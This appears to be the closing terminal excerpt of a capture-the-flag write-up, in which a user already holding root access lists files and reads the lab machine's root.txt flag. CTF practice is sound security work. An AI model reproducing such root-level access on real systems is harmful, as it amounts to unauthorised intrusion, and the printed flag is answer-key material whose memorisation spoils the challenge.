haxor@outbound:/home/jacob# ls
poc.py  test.sh  user.txt
haxor@outbound:/home/jacob# cd /root/
haxor@outbound:~# ls
root.txt
haxor@outbound:~# cat root.txt
9cfe81b8ac83d5e3ad7861287f228559
```